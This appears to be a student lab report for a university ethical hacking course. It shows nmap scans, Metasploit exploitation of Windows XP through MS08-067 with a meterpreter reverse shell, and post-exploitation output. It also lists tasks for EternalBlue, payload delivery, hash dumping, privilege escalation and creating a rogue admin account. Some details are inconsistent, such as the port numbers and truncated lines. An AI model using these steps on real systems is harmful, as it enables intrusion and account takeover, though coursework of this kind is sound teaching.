OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment: Lab 2– Traffic Tracing and Sniffing

Cora Wilson

01303228

CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.

You need to power on the following VMs for this assignment.

• Internal Kali (or Attacker Kali)


• pfSense VM (power on only)

• Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each) Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities.




```
Nmap scan report for 192.168.10.14
Host is up (0.0089s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```

2. Identify the SMB port number (default: 445) and confirm that it is open.




```
Nmap scan report for 192.168.10.14
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
5/tcp open  msrpc
39/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
```

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi




```
 d8bd8b.d8p d8888b ?88' d888b8b                    .os#$|8*"'   d8P
 88P`?P'?P d8b_,dP 88P d8P' ?88              .oaS###S*"'       d8P d8
d88  d8 ?8 88b      88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$O*"'     `?88'  ?88 ?88 88b
                           .a#$$$$$$"          88b  d8P  88b`?8
                         ,s$$$$$$$"            888888P'   88n
                       .a$$$$$$$P'            d88P'     .,.ass%
                     .as###$$$P'          _.,.-aqsc#$$$$$$$$$$$$$
                  .a$$###$$P'  _.,.-ass#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
               .a$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$##==-'


       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 >
```




```
       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   C
ption
   -  ----                                 ---------------  ----   -
----
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Y
7 Microsoft Server Service Relative Path Stack Corruption
```

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




```
lport => 4498
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4498
[*] 192.168.10.14:445 - Automatically detecting the target...
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




```
meterpreter > screenshot
Screenshot saved to: /root/jKhRBojR.jpeg
meterpreter > 
```

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.



```
eterpreter > sysinfo
omputer         : ORG-JLF9I0GWXFM
S               : Windows XP (Build 2600, Service Pack 3).
rchitecture     : x86
ystem Language  : en_US
omain           : WORKGROUP
ogged On Users  : 2
eterpreter      : x86/windows
eterpreter > getuid
erver username: NT AUTHORITY\SYSTEM
eterpreter > getsid
erver SID: S-1-5-18
eterpreter > ps

rocess List
===========

PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x86   0        NT AUTHORITY\SYSTEM
252   2012  explorer.exe       x86   0        ORG-JLF9I0GWXFM\user          C:\WINDOWS\Explorer.EXE
416   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
492   252   cmd.exe            x86   0        ORG-JLF9I0GWXFM\user          C:\WINDOWS\system32\cmd.exe
528   416   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.e
552   416   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogo
604   552   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.ex
616   552   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
624   1176  wscntfy.exe        x86   0        ORG-JLF9I0GWXFM\user          C:\WINDOWS\system32\wscntfy.exe
832   604   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware
p.exe
844   604   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
988   604   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
1176  604   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1208  552   logon.scr          x86   0        ORG-JLF9I0GWXFM\user          C:\WINDOWS\System32\logon.scr
1268  604   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
1404  604   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt) In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection's lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.



Task C. Exploit Windows 7 with a deliverable payload (70 pt). In this task, you need to create an executable payload with the required configurations below.

1. Once your payload is ready, upload it to the web server running on Kali Linux. Then download the payload from Windows 7, and execute it on the target to make a reverse shell. Of course, don't forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. (10 pt).


The requirements for your payload are :

- Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)

• Listening port: 5525 (5pt) [Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your enterpriser shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)
3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace Your MIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt)

4. Extra credit (5 points) Execute the “hash dump” command to view the password hashes and save those in a file named “hash.txt” [Privilege escalation]
5. Background your current session, then gain administrator-level privileges on the remote system (10 pt).



6. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)

b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

Task D. Extra Credit Try to set up a reverse shell connection with Metasploit to Windows 10 (10 points). You can use the technique we introduced in this class, or other exploits not covered by this course.